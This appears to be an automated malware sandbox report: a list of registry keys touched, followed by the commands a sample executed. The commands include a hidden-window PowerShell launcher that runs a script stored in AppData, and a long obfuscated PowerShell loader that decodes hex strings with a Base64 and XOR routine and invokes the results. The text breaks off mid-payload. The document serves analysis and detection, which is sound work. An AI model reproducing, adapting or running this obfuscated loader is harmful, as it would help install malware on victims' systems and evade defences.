HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\Language Groups\1
HKEY_CURRENT_USER
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\UseDoubleClickTimer
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\FontSubstitutes
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontSubstitutes\Segoe UI
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontSubstitutes\MS Shell Dlg 2
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontLink\SystemLink
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\DataStore_V1.0
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\DataStore_V1.0\Disable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\DataStore_V1.0\DataFilePath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane2
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane3
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane4
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane5
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane6
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane7
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane8
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane9
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane10

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane11
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane12
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane13
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane14
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane15
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane16
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Segoe UI
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\CTF\Compatibility\45fbd8304300f10b955cbdb8f7c26b7c500cfda8.exe
HKEY_LOCAL_MACHINE\Software\Microsoft\CTF\TIP\{0000897b-83df-4b96-be07-0fb58b01c4a4}\LanguageProfile\0x00000000\{0001bea3-ed56-483d-a2e2-aeae25577436}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\CTF\TIP\{0000897b-83df-4b96-be07-0fb58b01c4a4}\LanguageProfile\0x00000000\{0001bea3-ed56-483d-a2e2-aeae25577436}\Enable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\CTF\
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\CTF\EnableAnchorContext
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\MS Shell Dlg 2
HKEY_LOCAL_MACHINE\Software\Ledelsesmssig\harpuneringerne\Werwolf\Bindstrkes
HKEY_LOCAL_MACHINE\Software\
HKEY_LOCAL_MACHINE\Software\Plo\Predespond\Forfattere\Moosehood152
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\DelegateFolders
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{031E4825-7B94-4dc3-B131-E946B44C8DD5}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{031E4825-7B94-4dc3-B131-E946B44C8DD5}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{04731B67-D933-450a-90E6-4ACD2E9408FE}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{04731B67-D933-450a-90E6-4ACD2E9408FE}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{11016101-E366-4D22-BC06-4ADA335C892B}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{11016101-E366-4D22-BC06-4ADA335C892B}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{26EE0668-A00A-44D7-9371-BEB064C98683}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{26EE0668-A00A-44D7-9371-BEB064C98683}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{4336a54d-038b-4685-ab02-99bb52d3fb8b}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{4336a54d-038b-4685-ab02-99bb52d3fb8b}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{450D8FBA-AD25-11D0-98A8-0800361B1103}

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{450D8FBA-AD25-11D0-98A8-0800361B1103}\SuppressionPolicy

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{5399E694-6CE5-4D6C-8FCE-1D8870FDCBA0}

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{5399E694-6CE5-4D6C-8FCE-1D8870FDCBA0}\SuppressionPolicy

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{59031a47-3f72-44a7-89c5-5595fe6b30ee}

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{59031a47-3f72-44a7-89c5-5595fe6b30ee}\SuppressionPolicy

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{645FF040-5081-101B-9F08-00AA002F954E}

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{645FF040-5081-101B-9F08-00AA002F954E}\SuppressionPolicy

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{89D83576-6BD1-4c86-9454-BEB04E94C819}

EXECUTED COMMANDS

"C:\Users\user\Undeliberately140.Sil"

powershell.exe -windowstyle hidden $T32 = Get-Content 'C:\Users\user\AppData\Roaming\Fjerdeparternes\Metallide.Vap' ; powershell.exe "$T32"

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "<#Mistillidsvotumet Domesticeringerne Amvis Unreluctantly Textures Hgtnings Tumefied #>$Overddelighed = """Ch; SFliu An PcCrt FiSeoCon F AD Fi PaClc Bo AeInlFooFrs FiWisno0 G4Ln Sc{bo ma Co Me Lip Da JrSpa Um A(E[ISNotKorSei RnBrgNs]Si`$MfF SlFoiNonFlt Oi HfRey TiFen Eg N) H; R Da G F Pr`$KvBbrlUdgJae Bu CdDob DrIne sdChe FlPrsUle K6Ko4Da Un=Ta PrNPreChwBe- KO NbKljFeelec ItBe ImbHiyPrtPleQu[L]Re M(m`$FoFErl SiAbnLitOliOuf Py SiSpnKeghe. MLGeeTeningEvtUnhKa Sv/ F y2 T)Sw;Ca Ad Un Ry OuF SoWar C(De`$BoNTeaFla alBee BnFa= U0 T; I Sa`$ sNAgaHya NlPre Bndi T-Fal AtBl S`$ OFAflLeiUnnEpt Uihof Ty FiBynCogfr.saL PeAfn Rg StTrhHe; K Is`$AdNNeaAna MlAde An L+Al= O2 T)Mi{Un I S Vi Ma C Un tr Lu`$ NBRolBegkee AuSadStbSirche Ed Be RlUdsLyeMi6Di4Ca[S`$PoNMia Ta DlFieSln G/ L2Lu] V ch=ca La[ Tc Bo UnUdvseeStr JtTo]Mi: C: ST CoKuBDoyHjtAve P(Gl`$ApF RlOsiTan KtIai Sf uy Pi In vg D. RSSauHjbUos Kt DrGaiDen MgUd(Ko`$OvN Ha da Sl We EnCe,Rm Fa2An)Me, f T1Ou6 M)Fo; U St F`$AnB dl Pg MekruPad BbHorFre Td Se Jl EsUte F6Li4Re[B`$diNSkaTaa AlEme Rn I/Ty2 C]Fl Br=Ma sr(Re`$ nBDelAfgKieRauVedDibElr De Ad Te AlPlsKre G6 S4Pr[Ud`$LaNPeaInaColReePrnIn/ru2Sh] U o-Prb Lx Vo Er U K4 U3Re)Pa;St Re Ha Gu ho}ha D[FjS HtAnrFoi Vn Bg V]Fi[BaS fyStsHit IeBrmAf.SkT Pe Cx AtHj.DiEElntrc Po NdHaiOfn FgAd] Q:re:ReA USBaC KlLaI E.CoGAseLytAmSSetBnrDiiInnRbg S( H`$ eBSklBygCaeSau Fd Mb Cr Be RdAleSal Ps EeSy6De4 R)Ro;Un}Be`$AsPstr SoGydEuuRek DtAfiKoosdn Rs Ua Kp Ip Fa MrsmaTrtTieHer RsTr0Ha=StDAfi Va FcGeo TeTol WoGas uiOvs D0Re4Xe W'Br7Ph8 B5Fi2 N5 F8 S5UnFOm4GoE D4 S6Pe0Be5 U4PoF B4Kr7Kn4Ir7Ca' D;Ch`$FoP Mr SoRudKoudak Ct SiUdoFon DsHaa GpDrpDia ErNia NtUre ArJes K1 P= DDHji TaTuc AoMoeAflSuo TsRaiEks O0Bl4Sp Ba'ko6 D6En4Eb2 P4Ud8St5 P9Fl4 E4ja5Du8 F4Ko4 O4 LDEr5 CFGr0Un5As7LaCPu4Fa2Bo4Ju5Gy1Mo8 C1Av9Qu0 I5 B7HuECh4Ev5Sk5 s8ba4 WAMe4 SDCh4 KE L6Ec5Kb4 OA M5PrFkl4 u2Un5unD I4UlEWo6To6Li4 VE G5SkFEs4Fy3Le4Ko4Ly4 LFCa5 B8 C' A;Hj`$ APMorNeo EdUnu OkEst Pi AoIgnUnsqua Tp ApBeaHer KaNrtUieFirabs F2 K=SlDBuistaRecPoo EesolPaoEns BiTrs d0Pr4Na He' T6 RCSt4 JEAe5 SFTe7 AB P5sk9 B4 M4Si4Ko8 P6CoA P4 RFta4 MF T5Ag9In4BaEPo5Ou8Ca5Ag8Er'Be;De`$ReP SrLaoSadUnuOpk BtHaiTroEsnCusEsaPhp Op RaArrKoa JtMaeArrSks M3St= SDUniPaaSrc FoJueeslPooUnsFiiVisFu0 U4 V P' M7Pe8Mi5Bo2Mo5 M8Sm5StFMe4scEPo4Is6He0In5Su7Le9rh5 IE s4Lo5Ra5 tF B4Di2St4 M6Nu4glESt0Su5Mi6Sa2Br4Co5 G5AbFBa4InEsl5 I9Nu4ba4 P5 LBSw7Fa8Ja4 EESt5 Y9Fo5OtDAr4Jo2He4Jo8Di4SyERe5af8 A0 K5 v6Br3 a4ApAKr4In5De4AtF G4 v7 P4BeEPn7Ri9Ch4 SE S4 DDro'An;Dr`$ VPovr Ao cd KuBdkRitIni GoSpnVrsOvaPyp GpChaAfrUnaretDeeKnrAfsEr4Ne=HaDDii PaBecLgoalesnl SoHos MiBusRe0Pa4 S An'Vi5Op8Ca5AbF S5 u9 B4 A2Bj4 S5 S4EjCSo' C;Mu`$ uP PrKaoThd Bu BkGlt SiAdoFrn fs SaInpOfp Ga Vr BaMitaie SrHosEk5Er=UdDfoi BaPoc Eo VeOplQuo BsHii PsHa0 E4Bj Sh'Fi6hiC L4 FEAl5 UFTh6Sk6Li4Sp4Su4 PFBa5 bESe4Du7 R4LaEFo6 K3 D4RrASu4 M5 U4 EF R4Ve7ha4ZaEto'Mi;Ye`$ NPfrr So Rd Mu CkhathyiDuoEtnLosSyaBep OpMeaSar faAst Se IrOpsan6Sa=PsD CiSuaHocPlo SeFil roPrsDei GsCh0Bl4Bo k'Co7sk9 K7 OFPa7Fe8Mi5OmBIn4 SENo4 C8 c4 F2 S4SuA A4Ti7 E6 i5Ce4KiA S4Sh6Il4 CE P0 B7 S0SkBTi6ca3 F4Do2 I4abF A4TaE S6An9Le5 b2Sn7 S8pr4dg2 S4PaC S0 O7No0RuBDi7ArB I5AfETa4 N9Sk4Tr7 K4Hu2 s4 A8Fl'sp;Cu`$HaP SrOpo Gd NuCak BtGti Po EnscsOpaAtptip Ma TrZoaphtSkeSer BsUn7 R=ReDAdi Aa ScSuoMoe DlAro OsPai Is H0Sy4Sp Be' B7 R9At5AaEDi4Co5Tr5FoFPu4re2 S4Ki6 a4 DESu0Co7 B0BiBAm6Re6 O4 sA C4 B5Le4FoAKl4MaC M4 DEKv4RaFTv' P;La`$CaP Tr Go Gd Su GkButDiiAroEdn Ss Sa DpUnp OaOvrKaaMatSteKer BsPa8 U=OvDCaiDaa Dc AoVeeRel HoKas Pi Ss O0Na4Ad Di' T7 C9Fo4 sEBu4 ED S4Pa7Os4BeEMi4By8 B5MaFDi4FiEDi4BaF N6SkFDi4 UEVa4Ha7 F4puE U4 FCGu4DeAKi5AnFUf4 FERe' d; E`$ PP UrGeoEad IuIckHytSvi Ro VnPas SaDypGap UaSnrSta Mt SeTerTusLo9Ln=HeD SiBlaCycUno aeOplPho MsCli Gs F0 T4 G D'Ar6Uf2 R4fo5Wi6Re6Ma4 LEVi4Gl6Bo4 M4 c5 A9Pa5Re2Sk6 P6Ku4Ta4 o4OpF S5 SEDi4 H7Ef4 BE h'Ki;Ge`$TeaUnfKlrUnobaa UmSteSerLoi SkInaunn FsgrkSkeOp0Un=ToDReiTha Cc IoHyeWalReoMosVeiCesPh0Br4Di Vo'So6 U6Pa5On2Un6KiF D4drE T4bl7Tr4 MEfo4 UC T4BaA S5 DF B4 DEKr7 PF c5St2Hy5EmBEn4ReEPi'Po;Ci`$ Ta tf Mrsuo TaMamNeeVarDeiMek QaTanSys SkBreLo1Pe= YDPsi Ba UcIno He ClFro Ns Ci Bs S0An4 R T' f6 R8Ca4Pe7 V4MoA J5 B8 R5Te8Fo0Ti7 S0RdBFo7KoBPe5GrE G4sy9An4Sa7 M4Ra2To4 T8Mo0St7Pa0CuBTe7Et8 E4UnEKi4KoA K4Un7 R4InEHe4GrFBr0 N7 N0SeBAn6 BASe4Su5Un5Su8Di4Ly2 A6Bo8El4Ta7My4taAhu5Da8Ga5 N8Li0Bj7 T0VeBTa6 RAmu5UnEBe5 sFAr4Op4Jv6Di8Ru4Ha7 U4PrAOv5Fl8 A5Pr8Tr'Sh; S`$AlaHef nr Bo SaSum neTir FiKokTha AnSis fkDaeFo2Sk= LDAui Ta Dc DoOve tlDioAdsLiiResjo0Us4Ac H'en6 E2Fl4El5 A5 FDWi4 S4Gl4 S0Te4 UE F' U; P`$OpaNofByr VoSta Um Ue Ar SiAsk Ia Tn FsSvk SeEl3 L=StDTyi Sa ScUno Se ClStoUnsEti BsSv0 T4kn Br' n7 OBho5 NE M4 G9Mo4Pr7Au4Ef2En4 D8 d0Sk7 K0EcB M6 L3 H4In2Pa4YaF T4VaE C6 P9Pi5dy2 R7So8 M4 S2In4RoC O0Te7An0 IBFe6Mi5 f4 IESk5SpCSh7Ge8 P4 A7Do4ov4Sc5CaFAk0Sh7Ot0 SBko7AhD T4 I2 B5Fr9 t5 SF H5 DERe4SoASe4Te7 P' p;Na`$ScaUnfepr LouraUnmOme Drbli ekSha SnTwsKakCaeKo4Su= bD GiEfa FcraooveStlSioRes SiTasTe0Sl4vi Ga' L6 v8 S5 S9af4ShEsh4ReA G5 UFEg4ThE S6ErDFi4Ca2 b4nu7Na4unEKv6Ce6 A4unA I5LeBDo5anBop4Ro2Me4Sa5 M4PrCMa6UnARa' H;Gc`$ NaKofstr RoFoaKam VeDir IiVok TaElnVlsSekOve S6 M= BD UiSyaekcOmoTaePulKroNosSviDisTe0Sc4Gi F' B6 Z6 F4BrAUn5OrBku7MiDPl4Do2 S4UnEKo5PlCTr6En4Lr4UnDPr6DiDGb4Se2He4In7 P4 SEfo' S;Ku`$Bra Pf Sr To Aa BmDreElr BiUnkEpa Fn SsLakpreMa7 T= PD TiSjaKacLyoDeeBallao Ws MiDrsSy0At4Wa as'En6Vg2Sa6SkEst7 B3 C' P;Ra`$StaPrf Wr Jo La Fm Heunr FiWhk aa InOvsSck IeXy8Ae= CDUniPra mc DoCae UlPuo is JiPrs H0en4 E S'Se7Sq7va' l; V`$FoH AaBrsLetSae IsPe= FDPeiAla mcCooLae Al UoTms DiSasno0Hu4 C

Sp'Vi6SkERe4Xe5 r5 SEBo4Qu6Pi7 S9St4AfE I5Ad8 F4Vr4At5UnECo5 Y9Qu4Ma8Ba4ekEAm7GoFFl5 V2Va5 OB P4 TEIg5Su8 S7 eCNu'Pl; T`$StE OkTosFrpGrePorObtBagInrFouNepslpAneRenMu B=So MiDFoi RaFoc Booue BlJaoMes Ui SsMy0Pl4 I e'Ma4 S0 K4phE s5Et9Sa4 V5 V4WaEAa4 T7Sp1Ch8To1As9Ji'Ra;KafTou bnOucRot Gi Ioben U PfRhkSapPa S{ OPvaa Wr OaCum C Vi( D`$ FE Er rn Hr NeDurEl, R C`$HvSBlc dhObtAnoEmfAkf R) S Ko fe S Ch P;Po&Pe( H`$AmaOvfafr OoAuaLumGae GrImiSck LaUnnBesdek Ue S7 V)sp K(BD Mi PaUnc Ho pe ClBao As FiKesEn0 F4re ki'De0 SFTi7 d2 I4Ad5 F4EkCTa4Ha7 s4SkEFo4MaDKo5SpEOv4InC H4 B7op4 PE G4 s5af5De8Ag0HaB M1Ba6 W0MaB B0 T3 V7 P0 O6 FABi5OvBDr5 GBHy6 bFBu4 M4 i4Ud6 S4NeA B4 m2Ko4Vi5Se7Su6Co1 R1 P1 F1Ar6Sw8Fo5 KEFo5Yo9Fi5 B9 S4DiEAe4 E5 T5SiFma6SkFGr4 K4 F4 P6 P4 MA R4Co2Fo4Ha5Ka0 G5 S6GeC P4AfEfe5OuFAm6 AAfo5 G8ko5Sa8Co4 SE B4Fr6 A4Un9In4 R7Kn4Gr2Br4GeE U5 R8 r0Su3 E0 T2Fo0AfBEt5No7 V0 MBHa7 ECBv4Fi3 F4MaE E5Hy9 h4 UE H0Hu6 S6 G4Du4Un9Gi4Ov1 P4 HE G4Gr8 R5 YFNe0MeBGa5Ly0Gi0 BBHu0OpF P7 F4Pa0St5 H6PoCMe4 p7 P4 T4 S4Ov9Vr4 bAAk4An7 R6FoA U5In8Zo5co8Ov4AsEdk4ov6La4Bo9 z4Ki7Un5Pe2Cu6 P8Sy4apASt4 s8ov4Cr3La4DeETr0 MBsk0 I6Ad6FiA o4 B5Di4PlF C0AuB E0HoF P7Be4Ne0Fr5Jo6Mi7Co4Ta4ny4 Q8Cr4 PA A5ErFba4In2 S4 T4 P4Bl5In0 I5 A7Ba8Ru5DeB D4Gr7 B4Sa2 W5 TF T0 T3 M0SuFBa4 FAAc4ViD W5He9Fi4 T4 B4 wATi4 A6 M4FoEVe5Pe9 B4In2Ca4Be0Fe4taA N4Co5Ic5gt8Un4 R0In4reE H1 E3Gl0 U2Bv7 H0Dr0En6St1woA S7Un6 S0Bl5Ba6PrE D5HyA b5KrEge4AlAGa4Su7 T5 g8Bo0 T3Bo0FlF S7NoB H5Be9re4 F4Le4 IFDi5MoEte4 I0Sp5AlFRa4 S2 A4Br4Sa4 R5Br5co8Ma4KoASp5HjBSu5RoB K4 SAAd5Hj9 A4NoA E5 IFun4 eEUn5 T9Co5Ch8Za1 FBPr0Re2 m0waBPo5La6 D0Un2Th0Sy5To6GaCSp4JoE S5LgF N7IcF F5Ag2 A5 YB M4ChERe0 H3Un0SkFDy7 RB r5Op9Un4Na4 Y4unF S5 DEPe4 S0Un5 MFFo4Ma2Mi4 K4be4 B5At5Mo8 V4NeA M5 TB R5 LBSs4BaAEa5Fi9Ch4 AATj5 EFAn4 DE G5 S9 H5 J8Po1PoASa0Rr2 N'Sq)Su; B& R(t`$ Racof Vr PoBeaPrm SeGar Hi GkNoa CnKns TkSueKo7Tj)mi Ve(PuD Ai DaPhcHeoErePel ToPhsAsiOms F0 H4Pa Ar'Fy0 KFSp6Tj6Is5seEhy5Bo8 K4 K7Ha4 G2Re4Sa5 N4 PCQu4 KE S5Co8 S4 U0Af4 GA V4 A7Bu4 F7 L4LaEEn4En5 T0 CBku1 P6ca0InBDe0VoFSt7 R2An4Op5Sc4PuCQu4 H7 S4ApEAd4 IDLe5 ME S4 ECCo4Kw7 K4MaE A4sa5 C5Dg8Es0 F5Vr6StCGl4 TE U5FrFBa6Ha6Es4GoEGu5 KFLe4 A3St4 S4 P4ReF S0Sk3Sk0 GFSp7PiB F5 T9Sp4 H4Ju4avF L5 DESk4Sa0St5BaF V4 N2 K4 b4Sp4Br5Ha5Gl8 P4 cA s5 TBUn5 FB F4 BADa5 A9Ba4 IASt5StFDy4 AESm5Ca9Er5Ud8Me1Gi9 U0 N7 O0 uBOv7Pr0Ir7UnF K5Ka2Fo5 IBAd4BeESk7Va0 p7 N6 M7Te6Sp0 TB G6ImBro0Un3Ad0FaFTa7 tBLa5Ag9Hi4Ca4Ab4 OF L5 LE U4 S0Su5 PF P4Fr2 F4Pr4Un4Um5Ka5 F8ka4AfA E5PiBRe5FiB G4PaA c5Et9Un4AfAGo5EpFEm4InETy5Un9Af5Lr8 p1 U8re0Ha7Br0trBMo0TeFPa7 TBFl5Un9 V4 B4Sa4LiFRa5YlESy4 V0Sm5 SF S4 Z2Hu4 P4 W4Pr5St5Op8Ou4PoANa5 gBUn5foB K4 UAMe5 S9 t4 MA A5RoF m4LiEOv5 D9 S5Ti8 V1 UF S0Tv2 K0 S2 i' V) G;Sj&Ud(P`$Noa Ff Tr FoTra Cm HeOlr Di Fk SaFen Cs mkTre E7La)Lu De(InDUbiSeaDrc roMaeRel Do BsSkilosGa0Ba4 L Kl' B5 F9As4 LE f5AfFWa5 REaf5Ve9 V4 O5 G0FuB K0BeF H6Te6 A5 OE a5 S8Un4 S7 B4Si2 B4Ko5 K4ChCDi4 HE A5Et8Ta4Be0Eu4HvADi4Ce7 P4Ca7Ci4 TEUv4 S5 H0Ce5Pr6 B2Wi4 N5 A5 OD S4 O4Bu4Ha0 P4 RETr0Ti3So0PaFDy4Ba5 V5SaESe4 S7Fi4 W7Br0kn7 I0 DB H6 AB N0 r3 B7 r0 H7Ko8 P5ds2 P5Do8 A5ArF T4HaEUn4Ta6Fa0 A5Tu7ei9Ch5 EEMi4 A5Br5 SFTh4Ma2To4 Y6In4 EECo0De5 W6 X2Ph4Pr5by5SaF L4 PEde5Le9 F4Pr4Fa5GrBTe7 M8 K4 IE F5Se9 A5RaDUd4Te2 W4Tu8 b4 uESp5Mi8Pi0Pl5ly6 H3so4PrAln4 D5Pr4 IF T4Vi7 T4 VE V7Gr9De4 AE S4BaDAc7Un6Ex0Im3 B6 A5Ec4StEBe5UnCAr0 G6Vi6Bu4Il4Mo9 H4Eu1Un4LoE M4Pe8 K5VeFln0AtBAk7Fe8Im5 b2Va5Ar8Ti5TeFAn4HjE k4ti6Fo0Ri5He7Tr9 C5OtE P4Ko5Br5TrFGr4 o2Sm4 S6Pr4 PEDu0Su5Sk6Ca2It4 W5Pr5TyF S4UnE C5 I9Ce4Ks4 S5 GBGe7 W8st4 KELi5mi9Sw5ReDPo4Za2 C4To8Tr4SkE A5St8 F0Fr5Sa6Ol3 M4HaA E4 R5 V4BrF E4Xy7Em4WaEbu7St9 U4 DE F4 ODFr0Ro3 S0 Q3Sa6Sa5An4 WEPo5MiC Z0 P6Ov6He4Ip4mi9Fa4 F1Ni4AmE H4 T8Sy5 GF B0GoBTv6Sa2 F4si5 T5 pFLe7AnB s5 CF C5 U9De0 c2Al0Fo7Pa0 EB u0In3 B0 SFCh7Om2El4 G5Ps4 CCUd4Pe7Ma4 NE S4BaDVa5MeEFr4RoCAf4 n7Pt4 RE c4Ko5bi5 P8no0 D5Co6FoC E4 HEUn5 cF S6 U6 F4UnE T5BeF L4 B3Fe4 S4Re4 OF a0Co3In0 CF S7BaB M5 C9In4Wh4 H4FjFAl5 ZEMo4 S0Ev5MeFGa4By2 M4 F4 E4Sv5 N5Te8 B4SpASp5KaBOp5 MB B4 RASk5 F9Ec4ReADe5KoF F4BiEGn5 S9 O5Sq8Br1IsESp0Be2 D0Ko2fi0Br5Ov6Ud2Ju4 P5Pr5VoDNi4Mi4de4 F0 V4AaESt0 L3Er0HeFMo4ud5 U5PeE E4Fo7 P4De7Go0ha7 I0ReBDe6FaB V0 I3Li0 DF R6FoEDo5 I9Me4su5Ar5bo9Ol4GrEel5Ba9 S0Bl2 P0dr2 f0Af2Gl0Ov2 F0Lu7Gi0ClB L0 SFCo7Fo8 F4 p8 V4 A3Re5 UF P4Te4Ud4 SDFo4PeD H0 A2St0 H2 K' B)Ex; K} Bf PuchnBacDrt SiGooHen P MaG TDDoTVi F{ CPGoa ArFaa BmPa Ch(ve[DuPUmaRarKra Vm AeUnt LeFur F(CPStoSos BiUnt DiInoKon U Br=be bi0Tu,Pr MM OaStnfodUba ItKuoGrr PySa Je= B si`$GuTSer Ju PeMi)Gu] B St[GaTMoy Tp TeFa[Sa] N]Re G`$ReABefRedBir Tadig LsTuo IrRod SnSniSen KgPreOvnPl, F[LiPRaaInrnaaFemMueFotDee Dr S(FlP Fo PsReiSutUbiHao LnHo H=Ph Sk1 R)Af]Im In[EtT WyEsp DeLo]Ne E`$ AP fe Hl Of Hs G B=Po Af[IgVEnoOfiKodSl] B)Ss;Ua. B(Ou`$Mea WfBarPro MaFlmJae Fr Ui skVaaKonVis KkFoe R7 I)Ki L(ImD Si Ka OcPjo Fe RlSuoEnsApi Bs A0 R4 r Et'pr0 TFEf7MeFAp5Co9 B4ke4Pr5 LEVe4Du9mo4Bo7Be4UnE R5Gr8Un4Un3 f4 R4 S5omFPa1Wa3 V1So2 S0EsB J1mi6Un0StB B7Te0 o6 hA S5oIBSe5TrB O6 SF U4 S4To4 G6re4 NA e4Sp2 f4Ad5 U7Wo6Mo1gu1 I1 B1Fe6Vi8Fo5AnEKu5 N9Wi5Fr9 W4PiELe4Si5St5 RFVi6loF R4Hj4In4 B6 F4RhA C4 P2Me4 O5 U0Ex5Pr6taFUn4CrE R4FaD K4Am2Kn4 F5 S4 PESt6GoF B5Br2Fo4 i5 R4 TA C4 e6Bo4Ca2 G4Pe8 M6 HAOu5Ce8 P5br8Ho4 PE T4 G6Da4Pe9 c4Sa7St5Fr2Ke0 A3 R0Ho3Ve6Se5 d4 OEYa5 ECKo0Am6Ba6Be4 V4Ph9Gg4Br1Ja4 TEHe4re8Sc5RhFCa0inBSn7Op8 M5 F2 L5 M8 B5OsFIl4GeEBe4Dy6Di0Ov5De7 G9 A4PaEDy4peD S4kk7Gu4drEVe4Fu8Go5CoFBa4Ov2 A4 B4Sl4 S5Sp0Ri5 H6 VACh5 C8Fo5 M8He4InE D4Du6En4Kd9Va4Ty7Bu5 G2Sn6 V5 T4 JA e4Fo6om4HyE S0Be3 V0VsFFo7 IB M5 S9 S4Se4 S4SpFMa5 NEDg4 D0 S5PaFTr4 C2 a4 F4Pr4Je5 D5He8 F4 TA G5TrBSu5SeB O4 LAFa5 V9Un4SkAOp5PrFSa4 REUn5ev9 E5 S8 U1Sc3 M0So2Je0 C2Su0 W7 R0SuB S7 S0 S7 S8Fi5Mi2Di5Zo8Pi5PrF C4 HEUm4Sk6 H0cu5pr7Bi9In4 FETa4 MD O4St7 T4 SE B4Pr8In5 UF H4 S2Ve4 I4 G4Lo5Af0 S5 B6 oEAl4 L6 R4Tr2Br5 IFBa0Yd5 u6BiAPl5Co8Te5 s8Pi4HaEfj4 f6Ko4 